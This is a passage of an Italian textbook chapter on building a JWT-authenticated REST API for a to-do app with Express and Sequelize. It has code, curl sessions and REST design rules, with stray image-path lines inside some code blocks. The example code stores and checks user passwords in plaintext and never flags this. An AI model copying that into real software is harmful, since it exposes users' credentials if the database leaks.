`package.json`		le dipendenze e gli script di npm
`database.db`		il database SQLite, creato al primo avvio

Figura 17.5: *La struttura dell'API REST: rispetto al capitolo 16 mancano* `views/` *e* `public/`.

Il modello `models/Database.js` è identico a quello del capitolo 16: utenti ed elementi, con la chiave esterna `UserUserName`, e l'utente di prova `janet` (password `rocky`). Spariscono le viste, i file statici, la sessione e i messaggi flash. Cambiano le rotte, che diventano quelle di una API:

Operazione	Capitolo 16 (form HTML)	Capitolo 17 (API REST)
elenco	`GET /todo`, pagina HTML	`GET /todos`, JSON
creazione	`POST /todo`, poi `302`	`POST /todos`, `201` con l'header `Location`
lettura di un elemento	—	`GET /todos/:id`
modifica, «fatto»	`POST /todo/:id`, `POST /todo/:id/toggle`	`PUT /todos/:id`, con il testo e `done`
eliminazione	`POST /todo/:id/delete`	`DELETE /todos/:id`, `204`
login	`POST /auth`, crea la sessione	`POST /auth`, restituisce il token
registrazione	—	`POST /signup`
logout	`POST /logout`	— (il client dimentica il token)

I form HTML conoscono soltanto `GET` e `POST`: per questo nel capitolo 16 ogni azione era una `POST` verso un percorso con un verbo (`toggle`, `delete`). Un client che parla con una API (curl, `fetch`, l'`HttpClient` di Angular del capitolo 23) può usare tutti i verbi di HTTP, e le URI tornano a essere nomi di risorse: `/todos` è una collection, al plurale, e `/todos/:id` un document.

Configurazione

La chiave segreta con cui firmare i token va nel file `.env`, che non si versiona (capitolo 16). Deve essere lunga e casuale; un modo comodo per generarla è il modulo `crypto` di Node:

Terminale

```
$ node -e "console.log(require('crypto').randomBytes(32).toString('hex'))"
92f73dff9ac7c038bba2200e70d3b84c9d3695de18770e02ac7d5741df795bdd
```

.env

```
TOKEN_SECRET = "92f73dff9ac7c038bba2200e70d3b84c9d3695de18770e02ac7d5741df795bdd"
```

index.js

```
import "dotenv/config";
import express from "express";
import morgan from "morgan";
import cors from "cors";
import { authenticationRouter } from "./routes/authenticationRouter.js";
import { todoRouter } from "./routes/todoRouter.js";
import { enforceAuthentication } from "./middleware/authorization.js";


const app = express();
const PORT = 3000;

// registra il middleware di log morgan, nel formato 'dev'
app.use(morgan('dev'));

app.use(cors());   // API accessibile da ogni origine (capitolo 24)

// analizza le richieste con un corpo in formato JSON
app.use(express.json());

// /auth e /signup sono libere, tutte le altre rotte richiedono il token
app.use(authenticationRouter);
app.use(enforceAuthentication);
app.use(todoRouter);
```



L'ordine di dichiarazione è l'ordine di esecuzione.

La prima riga carica il file `.env` in `process.env`. Rispetto al capitolo 16 sparisce `express.urlencoded` (non ci sono più form) e compare `express.json`, che analizza i corpi JSON (capitolo 15). `cors()` rende l'API utilizzabile anche da pagine servite da altre origini, come la SPA Angular del capitolo 23: ne parleremo nel capitolo 24.

L'ordine dei router decide che cosa è protetto: `authenticationRouter` viene prima di `enforceAuthentication`, quindi `/auth` e `/signup` si raggiungono senza token (altrimenti nessuno potrebbe ottenerne uno); tutto ciò che segue lo richiede.

Gestione degli errori

index.js

```
// gestore degli errori
app.use((err, req, res, next) => {
  console.log(err.stack);
  res.status(err.status || 500).json({
    code: err.status || 500,
    description: err.message || "Si è verificato un errore"
  });
});

app.listen(PORT);
```

La differenza rispetto alla web app tradizionale è tutta in `res.json()` al posto di `res.render()`: anche gli errori devono essere leggibili da un programma. Ogni errore diventa una risposta con lo stato giusto e un corpo JSON con due campi, `code` e `description`. Le rotte e i middleware segnalano gli errori chiamando `next` con un oggetto `{ status, message }`.

Autenticazione

JS routes/authenticationRouter.js ×

```
1  import express from "express";
2  import { AuthController } from "../controllers/AuthController.js";
3
4  export const authenticationRouter = express.Router();
5
6  authenticationRouter.post("/auth", async (req, res) => {
7    let isAuthenticated = await AuthController.checkCredentials(req, res);
8    if (isAuthenticated) {
9      res.json(AuthController.issueToken(req.body.usr));
10   } else {
11     res.status(401);
12     res.json({ error: "Credenziali non valide. Riprova." });
13   }
14 });
15
16 authenticationRouter.post("/signup", (req, res, next) => {
17   AuthController.saveUser(req, res).then((user) => {
18     res.json(user);
19   }).catch((err) => {
20     next({ status: 500, message: "Impossibile salvare l'utente" });
21   })
22 });
```

Il login (`POST /auth`) verifica le credenziali e, se sono corrette, risponde con il token; altrimenti con `401` e un messaggio. La registrazione (`POST /signup`) salva un nuovo utente e lo restituisce. Il lavoro vero lo fa il controller:

JS controllers/AuthController.js

```
import Jwt from "jsonwebtoken";
import { User, Todo } from "../models/Database.js";

export class AuthController {

  static async checkCredentials(req, res) {
    let user = new User({        // i dati dell'utente arrivano dalla richiesta
      userName: req.body.usr, password: req.body.pwd
    });
    let found = await User.findOne({
      where: { userName: user.userName, password: user.password }
    });
    return found !== null;       // nessuna sessione: il client riceverà un token
  }


  static async saveUser(req, res) {
    let user = new User({ userName: req.body.usr, password: req.body.pwd });
    return user.save();
  }

  static issueToken(username) {
    return Jwt.sign({ user: username }, process.env.TOKEN_SECRET, {
      expiresIn: `${24 * 60 * 60}s`
    });
  }

  static isTokenValid(token, callback) {
    Jwt.verify(token, process.env.TOKEN_SECRET, callback);
  }

  static async canUserModifyTodo(user, todoId) {
    const todo = await Todo.findByPk(todoId);
    return todo !== null && todo.UserUserName === user;   // esiste ed è sua
  }
}
```

`checkCredentials` è quella del capitolo 16 senza la sessione: dice soltanto se esiste un utente con quel nome e quella password. `issueToken` firma un payload con il solo nome dell'utente, valido 24 ore ($24 \cdot 60 \cdot 60$ secondi); `isTokenValid` verifica firma e scadenza e passa l'esito a una callback. `canUserModifyTodo` servirà per l'autorizzazione. La chiave viene letta da `process.env`, cioè dal file `.env`.




`sign` produce il token, `verify` lo controlla.

Il middleware di autenticazione

JS middleware/authorization.js

```
1  import { AuthController } from "../controllers/AuthController.js";
2
3  export function enforceAuthentication(req, res, next) {
4    const authHeader = req.headers['authorization']
5    const token = authHeader?.split(' ')[1];    // "Bearer <token>"
6    if (!token) {
7      next({ status: 401, message: "Unauthorized" });
8      return;
9    }
10   AuthController.isTokenValid(token, (err, decodedToken) => {
11     if (err) {
12       next({ status: 401, message: "Unauthorized" });
13     } else {
14       req.username = decodedToken.user;
15       next();
16     }
17   });
18 }
```




Il middleware legge l'header `Authorization`, che ha la forma `Bearer <token>`: `split(' ')[1]` ne prende la seconda parola, e l'operatore `?.` (capitolo 5) evita un errore quando l'header manca del tutto. Se il token non c'è, o `verify` lo rifiuta (firma sbagliata, scaduto), la richiesta finisce al gestore degli errori con `401`. Altrimenti il nome dell'utente, preso dal payload, viene salvato in `req.username`: è il posto che nel capitolo 16 occupava `req.session.username`, e da lì lo leggeranno i middleware e i controller successivi.

Autorizzazione

Nella nostra API vogliamo che gli utenti possano vedere e modificare **soltanto i propri** elementi. Che cosa succede se un utente invia una richiesta `DELETE` per un elemento che non gli appartiene? Non basta verificare *chi* è l'utente: bisogna verificare anche che abbia il **permesso** di interagire con quella risorsa.

JS middleware/authorization.js

```
20 export async function ensureUsersModifyOnlyOwnTodos(req, res, next) {
21   const user = req.username;
22   const todoId = req.params.id;
23   const userHasPermission = await AuthController.canUserModifyTodo(user, todoId);
24   if (userHasPermission) {
25     next();
26   } else {
27     next({
28       status: 403,
29       message: "Non hai i permessi per vedere o modificare questa risorsa"
30     });
31   }
32 }
```



Il middleware si aspetta di trovare `req.username`, quindi va eseguito **dopo** `enforceAuthentication`; il permesso lo decide `canUserModifyTodo`, nel controller: l'elemento deve esistere ed essere dell'utente.

401 contro 403

Sono due cose diverse e vanno usate con precisione. `401 Unauthorized` significa «non so chi sei»: manca l'autenticazione, o il token non è valido. `403 Forbidden` significa «so chi sei, ma non puoi»: l'autenticazione c'è, mancano i permessi.

Le rotte degli elementi

JS routes/todoRouter.js

```
import express from "express";
import { TodoController } from "../controllers/TodoController.js";
import { ensureUsersModifyOnlyOwnTodos } from "../middleware/authorization.js";

export const todoRouter = new express.Router();

todoRouter.get("/todos", async (req, res) => {
  res.json(await TodoController.getTodosForCurrentUser(req));
});


todoRouter.post("/todos", async (req, res) => {
  const item = await TodoController.saveTodo(req);
  res.status(201).location(`/todos/${item.id}`).json(item);
});

todoRouter.get("/todos/:id", ensureUsersModifyOnlyOwnTodos, (req, res, next) => {
  TodoController.findById(req).then((item) => {
    if (item)
      res.json(item);
    else
      next({ status: 404, message: "Elemento non trovato" });
  }).catch(err => {
    next(err);
  })
});

todoRouter.put("/todos/:id", ensureUsersModifyOnlyOwnTodos, async (req, res) => {
  res.json(await TodoController.update(req));
});

todoRouter.delete("/todos/:id", ensureUsersModifyOnlyOwnTodos, async (req, res) => {
  await TodoController.delete(req);
  res.status(204).end();
});
```

Il gestore di `GET /todos/:id` è quello delle slide, con `then`/`catch` e l'errore passato a mano a `next`; gli altri sono funzioni `async`, perché in Express 5 una Promise rifiutata arriva da sola al gestore degli errori (capitolo 15). Le tre rotte con `:id` passano prima da `ensureUsersModifyOnlyOwnTodos`, inserito fra il percorso e il gestore: una richiesta deve superare tre controlli, a ciascuno dei quali corrisponde un codice d'errore, prima di arrivare ai dati.



Due risposte meritano attenzione:

- `POST /todos` risponde `201 Created`, con l'header `Location` che indica l'URI della nuova risorsa: in una collection è il server a sceglierlo, e così il client lo viene a sapere;
- `DELETE /todos/:id` risponde `204 No Content`: l'operazione è riuscita e non c'è niente da restituire.

JS controllers/TodoController.js

```
import { Todo } from "../models/Database.js";

export class TodoController {

  // filtro e paginazione dalla query: /todos?done=false&size=10&page=2
  static async getTodosForCurrentUser(req) {
    const where = { UserUserName: req.username };
    if (req.query.done !== undefined) {
      where.done = req.query.done === "true";
    }
    const size = Number(req.query.size) || 10;
    const page = Number(req.query.page) || 1;
    return Todo.findAll({ where, order: [["id", "ASC"]],
                          limit: size, offset: (page - 1) * size });
  }

  static async saveTodo(req) {
    return Todo.create({ todo: req.body.todo, UserUserName: req.username });
  }

  static async findById(req) {
    return Todo.findByPk(req.params.id);
  }

  // PUT sostituisce la risorsa: il corpo ne contiene lo stato completo
  static async update(req) {
    const item = await Todo.findByPk(req.params.id);
    item.set({ todo: req.body.todo, done: req.body.done ?? false });
    return item.save();
  }

  static async delete(req) {
    const item = await Todo.findByPk(req.params.id);
    return item.destroy();
  }
}
```

L'utente corrente viene sempre da `req.username`, mai dalla richiesta. `getTodosForCurrentUser` mette in pratica le due regole sulla query: il parametro `done`, una stringa, diventa un booleano; `size` e `page` diventano numeri (con 10 e 1 come valori predefiniti) e poi le opzioni `limit` e `offset` di `findAll`. Con il log delle query di Sequelize attivo (capitolo 16), la richiesta `GET /todos?size=2&page=2` produce questa query:

Terminale del server

```
Executing (default): SELECT `todo`, `done`, `id`, `createdAt`, `updatedAt`, `UserUserName` FROM `Todos` AS `
    Todo` WHERE `Todo`.`UserUserName` = 'janet' ORDER BY `Todo`.`id` ASC LIMIT 2, 2;
```

In SQLite, `LIMIT 2, 2` significa «salta 2 righe e prendine 2». L'ordine esplicito per `id` serve a rendere stabili le pagine: senza `ORDER BY`, il database è libero di restituire le righe in qualunque ordine. `update` implementa la semantica di `PUT`: il corpo contiene il **nuovo stato completo**, e un `done` assente vale `false`.

L'API al lavoro

Avviato il server con `node index.js` (su un database nuovo), proviamo l'API con `curl`. La prima richiesta, senza token, viene respinta da `enforceAuthentication`:

Terminale

```
$ curl -i localhost:3000/todos
HTTP/1.1 401 Unauthorized
X-Powered-By: Express
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Content-Length: 41
ETag: W/"29-sxwp76lsP4bFrZKf3vK22wznCAA"
Date: Fri, 06 Nov 2026 09:37:24 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{"code":401,"description":"Unauthorized"}
```

Il corpo è il JSON del gestore degli errori, con `Content-Type: application/json`; l'header `Access-Control-Allow-Origin: *` lo aggiunge `cors()` a ogni risposta. Poi il login di janet, che restituisce il token:

Terminale

```
$ curl -i -H 'Content-Type: application/json' -d '{"usr": "janet", "pwd": "rocky"}' localhost:3000/auth
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Content-Length: 150
...

"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiamFuZXQiLCJpYXQiOjE3OTM5NTc4NDQsImV4cCI6MTc5NDA0NDI0NH0.
    P37Px_NExj8oY15BQmePyvOi4hrI06PfoxXuygZy8BQ"
$ TOKEN=$(curl -s -H 'Content-Type: application/json' -d '{"usr": "janet", "pwd": "rocky"}' localhost:3000/auth
     | jq -r .)
$ node decodifica.js $TOKEN
{"alg":"HS256","typ":"JWT"}
{"user":"janet","iat":1793957844,"exp":1794044244}
firma: P37Px_NExj8oY15BQmePyvOi4hrI06PfoxXuygZy8BQ
scadenza: 2026-11-07T09:37:24.000Z
```

Il token arriva come **stringa JSON**, virgolette comprese (148 caratteri più 2: i 150 byte di `Content-Length`). Per non doverlo ricopiare, lo si mette in una variabile della shell: `jq -r .` estrae il valore della stringa senza le virgolette. Decodificato, contiene il nome dell'utente e le due date, con la scadenza 24 ore dopo l'emissione. Il token va ora inviato nell'header `Authorization`; con l'opzione `-v`, `curl` mostra anche la richiesta che invia (le righe con `>`) oltre alla risposta (le righe con `<`):

Terminale

```
$ curl -v -H "Authorization: Bearer $TOKEN" localhost:3000/todos
...
> GET /todos HTTP/1.1
> Host: localhost:3000
> User-Agent: curl/8.5.0
> Accept: */*
> Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.
    eyJ1c2VyIjoiamFuZXQiLCJpYXQiOjE3OTM5NTc4NDQsImV4cCI6MTc5NDA0NDI0NH0.
    P37Px_NExj8oY15BQmePyvOi4hrI06PfoxXuygZy8BQ
>
< HTTP/1.1 200 OK
< X-Powered-By: Express
< Access-Control-Allow-Origin: *
< Content-Type: application/json; charset=utf-8
< Content-Length: 2
...
[]
```

Questa volta la richiesta passa, e la lista è vuota. Aggiungiamo quattro elementi: il primo con `-i`, per vedere la risposta completa, gli altri con un ciclo della shell che stampa solo lo stato e l'header `Location`. Poi segniamo il primo come fatto, con una `PUT` che ne invia lo stato completo:

Terminale

```
$ curl -i -H "Authorization: Bearer $TOKEN" -H 'Content-Type: application/json' -d '{"todo": "Learn REST"}'
    localhost:3000/todos
HTTP/1.1 201 Created
X-Powered-By: Express
Access-Control-Allow-Origin: *
Location: /todos/1
Content-Type: application/json; charset=utf-8
Content-Length: 142
...

{"done":false,"id":1,"todo":"Learn REST","UserUserName":"janet","updatedAt":"2026-11-06T09:37:24.787Z","
    createdAt":"2026-11-06T09:37:24.787Z"}
$ for t in "Learn JWT" "Learn OpenAPI" "Learn Angular"; do curl -s -o /dev/null -w '%{http_code} %header{
    location}\n' -H "Authorization: Bearer $TOKEN" -H 'Content-Type: application/json' -d "{\"todo\": \"$t\"}"
     localhost:3000/todos; done
201 /todos/2
201 /todos/3
201 /todos/4
$ curl -i -X PUT -H "Authorization: Bearer $TOKEN" -H 'Content-Type: application/json' -d '{"todo": "Learn REST
    ", "done": true}' localhost:3000/todos/1
HTTP/1.1 200 OK
...

{"todo":"Learn REST","done":true,"id":1,"createdAt":"2026-11-06T09:37:24.787Z","updatedAt":"2026-11-06T09
    :37:24.831Z","UserUserName":"janet"}
```

La rappresentazione JSON di un elemento è quella che Sequelize costruisce dal modello: tutti i campi, comprese le date gestite da Sequelize e la chiave esterna. Dopo la `PUT`, `updatedAt` è cambiato e `createdAt` no. Ora la lista, con un filtro e con la paginazione (`jq -c` riduce ogni elemento a una riga, con i soli campi indicati):

Terminale

```
$ curl -s -H "Authorization: Bearer $TOKEN" localhost:3000/todos | jq -c '.[] | {id, todo, done}'
{"id":1,"todo":"Learn REST","done":true}
{"id":2,"todo":"Learn JWT","done":false}
{"id":3,"todo":"Learn OpenAPI","done":false}
{"id":4,"todo":"Learn Angular","done":false}
$ curl -s -H "Authorization: Bearer $TOKEN" 'localhost:3000/todos?done=false' | jq -c '.[] | {id, todo, done}'
{"id":2,"todo":"Learn JWT","done":false}
{"id":3,"todo":"Learn OpenAPI","done":false}
{"id":4,"todo":"Learn Angular","done":false}
$ curl -s -H "Authorization: Bearer $TOKEN" 'localhost:3000/todos?size=2&page=2' | jq -c '.[] | {id, todo, done
    }'
{"id":3,"todo":"Learn OpenAPI","done":false}
{"id":4,"todo":"Learn Angular","done":false}
```

Entra in scena un secondo utente, eric, che si registra, ottiene il suo token e prova a eliminare un elemento di janet:

Terminale

```
$ curl -i -H 'Content-Type: application/json' -d '{"usr": "eric", "pwd": "kewl"}' localhost:3000/signup
HTTP/1.1 200 OK
...

{"userName":"eric","password":"kewl","updatedAt":"2026-11-06T09:37:24.863Z","createdAt":"2026-11-06T09
    :37:24.863Z"}
$ ERIC=$(curl -s -H 'Content-Type: application/json' -d '{"usr": "eric", "pwd": "kewl"}' localhost:3000/auth |
    jq -r .)
$ curl -s -H "Authorization: Bearer $ERIC" localhost:3000/todos
[]
$ curl -i -X DELETE -H "Authorization: Bearer $ERIC" localhost:3000/todos/1
HTTP/1.1 403 Forbidden
...

{"code":403,"description":"Non hai i permessi per vedere o modificare questa risorsa"}
```

eric vede solo la sua lista, vuota, e la cancellazione dell'elemento 1 viene respinta con `403`: il token è valido (eric è autenticato), ma l'elemento non è suo. janet, invece, può eliminare i propri elementi:

Terminale

```
$ curl -i -X DELETE -H "Authorization: Bearer $TOKEN" localhost:3000/todos/2
HTTP/1.1 204 No Content
X-Powered-By: Express
Access-Control-Allow-Origin: *
Date: Fri, 06 Nov 2026 09:37:24 GMT
Connection: keep-alive
Keep-Alive: timeout=5

$ curl -s -w ' %{http_code}\n' -H "Authorization: Bearer $TOKEN" localhost:3000/todos/2
{"code":403,"description":"Non hai i permessi per vedere o modificare questa risorsa"} 403
$ curl -s -w ' %{http_code}\n' -H 'Content-Type: application/json' -d '{"usr": "janet", "pwd": "wrong"}'
    localhost:3000/auth
{"error":"Credenziali non valide. Riprova."} 401
$ curl -s -w ' %{http_code}\n' -H 'Content-Type: application/json' -d '{"usr": "eric", "pwd": "kewl2"}'
    localhost:3000/signup
{"code":500,"description":"Impossibile salvare l'utente"} 500
```

La risposta `204` non ha corpo, né `Content-Type`. L'opzione `-w ' %{http_code}\n'` fa stampare a `curl` lo stato in fondo al corpo. Le ultime tre richieste chiedono l'elemento appena eliminato, provano un login con la password sbagliata e registrano di nuovo eric. Nel terminale del server, `morgan` ha registrato tutto:

Terminale del server

```
$ node index.js
undefined
GET /todos 401 2.300 ms - 41
POST /auth 200 8.473 ms - 150
POST /auth 200 2.216 ms - 150
GET /todos 200 3.271 ms - 2
POST /todos 201 5.130 ms - 142
POST /todos 201 4.620 ms - 141
POST /todos 201 4.100 ms - 145
POST /todos 201 5.738 ms - 145
PUT /todos/1 200 7.750 ms - 141
GET /todos 200 1.646 ms - 577
GET /todos?done=false 200 1.531 ms - 435
GET /todos?size=2&page=2 200 2.027 ms - 293
POST /signup 200 4.298 ms - 115
POST /auth 200 1.922 ms - 149
GET /todos 200 1.382 ms - 2
undefined
DELETE /todos/1 403 1.451 ms - 86
DELETE /todos/2 204 4.968 ms - -
undefined
GET /todos/2 403 1.439 ms - 86
POST /auth 401 1.218 ms - 44
undefined
POST /signup 500 1.964 ms - 57
```

Nessun `302` e nessuna pagina HTML: ogni richiesta riceve direttamente la sua risposta in JSON, e lo stato HTTP dice com'è andata. A guardare bene, però, la sessione mostra anche qualche difetto.

Cinque ritocchi

1. La password nella risposta. `POST /signup` risponde con `res.json(user)`, e l'oggetto di Sequelize contiene **tutti** i campi: la password di eric è tornata indietro nella risposta. In un'API vera, dove passerebbe per proxy, log e strumenti di debug, è una fuga di dati. Basta restituire solo ciò che serve:

JS routes/authenticationRouter.js

```
17 AuthController.saveUser(req, res).then((user) => {
18   res.json({ userName: user.userName });   // non la password!
```

Nella stessa rotta, un nome utente già preso produce un generico `500`: il codice più preciso sarebbe `409 Conflict`, «la richiesta è in conflitto con lo stato attuale della risorsa». E il login sbagliato risponde `{"error": …}`, mentre tutti gli altri errori hanno la forma `{"code", "description"}`: per i client è più comodo un formato solo.

2. Un `403` dove servirebbe un `404`. Dopo la cancellazione, la richiesta `GET /todos/2` riceve `403`, non `404`: per il metodo `canUserModifyTodo` un elemento che non esiste non è «dell'utente», e `ensureUsersModifyOnlyOwnTodos` risponde prima che il gestore della rotta possa accorgersene. Il ramo `404` della rotta delle slide, di fatto, non viene mai eseguito. Un URI che non corrisponde a nessuna risorsa merita un `404`; basta distinguere i due casi nel middleware, che ora cerca da sé l'elemento (con `import { Todo } from "../models/Database.js"` in cima al file):

JS middleware/authorization.js

```
21 export async function ensureUsersModifyOnlyOwnTodos(req, res, next) {
22   const todo = await Todo.findByPk(req.params.id);
23   if (todo === null) {
24     next({ status: 404, message: "Elemento non trovato" });
25   } else if (todo.UserUserName === req.username) {
26     next();
27   } else {
28     next({
29       status: 403,
30       message: "Non hai i permessi per vedere o modificare questa risorsa"
31     });
32   }
33 }
```

C'è anche chi sceglie di proposito la soluzione opposta, un `404` pure per gli elementi altrui (come la web app del capitolo 16), per non rivelare quali identificatori esistono. L'importante è che sia una scelta, non un incidente.

3. Gli `undefined` nel log. Il gestore degli errori stampa `err.stack`, ma gli errori passati a `next` come oggetti `{ status, message }` non sono veri `Error`, e non hanno una traccia: ogni errore segnalato così lascia nel log una riga `undefined` (il login sbagliato no, perché risponde da sé senza passare dal gestore). Conviene stampare la traccia solo quando c'è:

JS index.js

```
27 if (err.stack) console.log(err.stack);   // solo per i veri errori
```

4. Il `Content-Type` dimenticato. È la trappola più comune provando un'API con `curl`. Senza `-H 'Content-Type: application/json'`, `curl -d` invia il corpo dichiarandolo come i dati di un form; `express.json` lo ignora (capitolo 15), `req.body` resta `undefined` (in Express 5 non è più un oggetto vuoto) e la lettura di `req.body.usr` solleva un'eccezione:

Terminale

```
$ curl -s -w ' %{http_code}\n' -d '{"usr": "janet", "pwd": "rocky"}' localhost:3000/auth
{"code":500,"description":"Cannot read properties of undefined (reading 'usr')"} 500
$ curl -s -w ' %{http_code}\n' -H 'Content-Type: application/json' -d "{'usr': 'janet', 'pwd': 'rocky'}"
    localhost:3000/auth
{"code":400,"description":"Expected property name or '}' in JSON at position 1 (line 1 column 2)"} 400
```

Terminale del server (segue)

```
TypeError: Cannot read properties of undefined (reading 'usr')
    at AuthController.checkCredentials (file:///[cartella del progetto]/controllers/AuthController.js:8:26)
    at file:///[cartella del progetto]/routes/authenticationRouter.js:7:46
    ...
POST /auth 500 0.502 ms - 80
SyntaxError: Expected property name or '}' in JSON at position 1 (line 1 column 2)
    at JSON.parse (<anonymous>)
    at parse ([cartella del progetto]/node_modules/body-parser/lib/types/json.js:93:21)
    ...
POST /auth 400 0.722 ms - 98
```

Il primo errore, un `TypeError` del nostro codice, arriva al gestore degli errori senza stato e diventa un `500`: l'API dà la colpa a sé stessa per un errore del client. Un'API scrupolosa controllerebbe il corpo e risponderebbe `400 Bad Request` (o `415 Unsupported Media Type`). Il secondo comando invia un JSON non valido (gli apici singoli non sono ammessi in JSON): qui è `express.json` a sollevare l'errore, con `status` già impostato a `400`, e il nostro gestore lo rispetta.

5. Un `404` in HTML. Un percorso che nessuna rotta gestisce, richiesto con un token valido, riceve la pagina d'errore predefinita di Express:

Terminale

```
$ curl -i -H "Authorization: Bearer $TOKEN" localhost:3000/nonesiste
HTTP/1.1 404 Not Found
X-Powered-By: Express
Access-Control-Allow-Origin: *
Content-Security-Policy: default-src 'none'
X-Content-Type-Options: nosniff
Content-Type: text/html; charset=utf-8
Content-Length: 148
...

<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Error</title>
</head>
<body>
<pre>Cannot GET /nonesiste</pre>
</body>
</html>
```

Per un'API è meglio un *catch-all* che passi un `404` al gestore degli errori, come nel capitolo 16, ma in JSON. Va dopo tutti i router e prima del gestore degli errori:

index.js

```
25 // catch-all: nessuna rotta ha risposto
26 app.use((req, res, next) => {
27   next({ status: 404, message: "Risorsa non trovata" });
28 });
```

Rifatte le prove con queste modifiche (dopo il login di janet e la creazione di un elemento), le risposte sono quelle attese:

Terminale

```
$ curl -s -H 'Content-Type: application/json' -d '{"usr": "eric", "pwd": "kewl"}' localhost:3000/signup
{"userName":"eric"}
$ curl -s -w ' %{http_code}\n' -H "Authorization: Bearer $ERIC" localhost:3000/todos/1
{"code":403,"description":"Non hai i permessi per vedere o modificare questa risorsa"} 403
$ curl -s -w ' %{http_code}\n' -H "Authorization: Bearer $TOKEN" localhost:3000/todos/99
{"code":404,"description":"Elemento non trovato"} 404
$ curl -s -w ' %{http_code}\n' -H "Authorization: Bearer $TOKEN" localhost:3000/nonesiste
{"code":404,"description":"Risorsa non trovata"} 404
$ curl -s -w ' %{http_code}\n' localhost:3000/nonesiste
{"code":401,"description":"Unauthorized"} 401
```

Terminale del server

```
$ node index.js
POST /auth 200 13.049 ms - 150
POST /todos 201 6.165 ms - 142
POST /signup 200 3.745 ms - 19
POST /auth 200 2.759 ms - 149
GET /todos/1 403 2.514 ms - 86
GET /todos/99 404 1.596 ms - 49
GET /nonesiste 404 0.429 ms - 48
GET /nonesiste 401 0.191 ms - 41
```

Il log non contiene più righe `undefined`. L'ultima richiesta, senza token, riceve `401` anche per un percorso inesistente: `enforceAuthentication` è montato per tutti i percorsi, quindi chi non è autenticato non scopre nemmeno quali risorse esistono. È la stessa dinamica della trappola del capitolo 16 (un middleware senza percorso intercetta tutto), ma per un'API è un comportamento ragionevole.

Regole e linee guida



Ecco le regole da tenere presenti progettando una API REST, comprese quelle già viste per gli archetipi e per le URI:

Regola	Esempi
`401 Unauthorized` va usato quando ci sono problemi con le credenziali	token mancante, scaduto o alterato; password sbagliata
nomi al plurale per collection e store	✗ `/todo` ✓ `/todos`
nomi al singolare per i document	✓ `/leagues/serie-a/teams/napoli`
i nomi dei controller contengono un verbo o una locuzione verbale	✓ `/alerts/1234/resend` ✓ `/reset-app`
niente barra finale nelle URI	✗ `/todos/` ✓ `/todos`
niente nomi di funzioni CRUD nelle URI	✗ `GET /deleteTodo?id=2` ✗ `POST /todo/2/delete` ✓ `DELETE /todos/2`
la barra (`/`) indica relazioni gerarchiche	✓ `/leagues/serie-a/teams`
`GET` va usato solo per recuperare la rappresentazione di una risorsa	✗ `GET /todos/2/delete`
URI in minuscolo e senza trattini bassi (`_`)	✗ `/My_Todos` ✓ `/my-todos`
trattini (`-`) per rendere le URI più leggibili, al posto del CamelCase	✗ `/resetApp` ✓ `/reset-app`

Qualche commento:

- la nostra API le rispetta, la web app del capitolo 16 no: `/todo` era al singolare e `/todo/:id/delete` conteneva l'operazione nel percorso (ma lì i form non lasciavano alternative);
- Express è tollerante: per impostazione predefinita `/todos/` e `/TODOS` portano alla stessa rotta di `/todos` (lo si verifica con `curl`). Un'API, però, dovrebbe documentare e usare una sola forma, per la regola «una risorsa, una URI»;
- il minuscolo evita ambiguità: schema e nome dell'host non distinguono maiuscole e minuscole, il percorso in generale sì, quindi su un altro server `/Todos` e `/todos` potrebbero essere risorse diverse. I trattini bassi, nei link sottolineati, si confondono con la sottolineatura.

Un buon insieme di regole e linee guida di base, comprese queste, è definito nel libro di Mark Massé, *REST API Design Rulebook: Designing Consistent RESTful Web Service Interfaces* (O'Reilly, 2011). Esistono anche strumenti che individuano automaticamente le violazioni di queste regole, i cosiddetti **anti-pattern** REST: per esempio RESTRuler (Bogner e altri, *IEEE 21st International Conference on Software Architecture*, 2024, `https://arxiv.org/abs/2402.13710`), che le cerca analizzando le descrizioni OpenAPI delle API, il formato a cui è dedicata la prossima sezione.

OpenAPI

OpenAPI

OpenAPI (già noto come Swagger) è uno standard aperto e formale per **descrivere** le API HTTP.

Perché serve?

- **Standardizzazione**: garantisce pratiche di documentazione coerenti.
- **Documentazione**: si può usare per generare automaticamente documentazione completa.
- **Generazione di codice**: permette di generare automaticamente librerie client e scheletri di server.
- **Leggibile da macchine e da persone**: abilita la scoperta automatica e altro ancora.

È lo standard industriale più adottato.

Che cosa serve sapere all'esame

Per il corso è richiesto sapere **che cos'è** lo standard OpenAPI, **perché** è stato introdotto e **a che cosa** può servire. Non è richiesto saper scrivere file di specifica OpenAPI da zero.

La specifica

Le descrizioni OpenAPI sono documenti di testo strutturato: ogni documento rappresenta un oggetto JSON, in formato JSON o YAML. Descrivono la versione della specifica (`openapi`), l'API (`info`) e gli endpoint (`paths`).

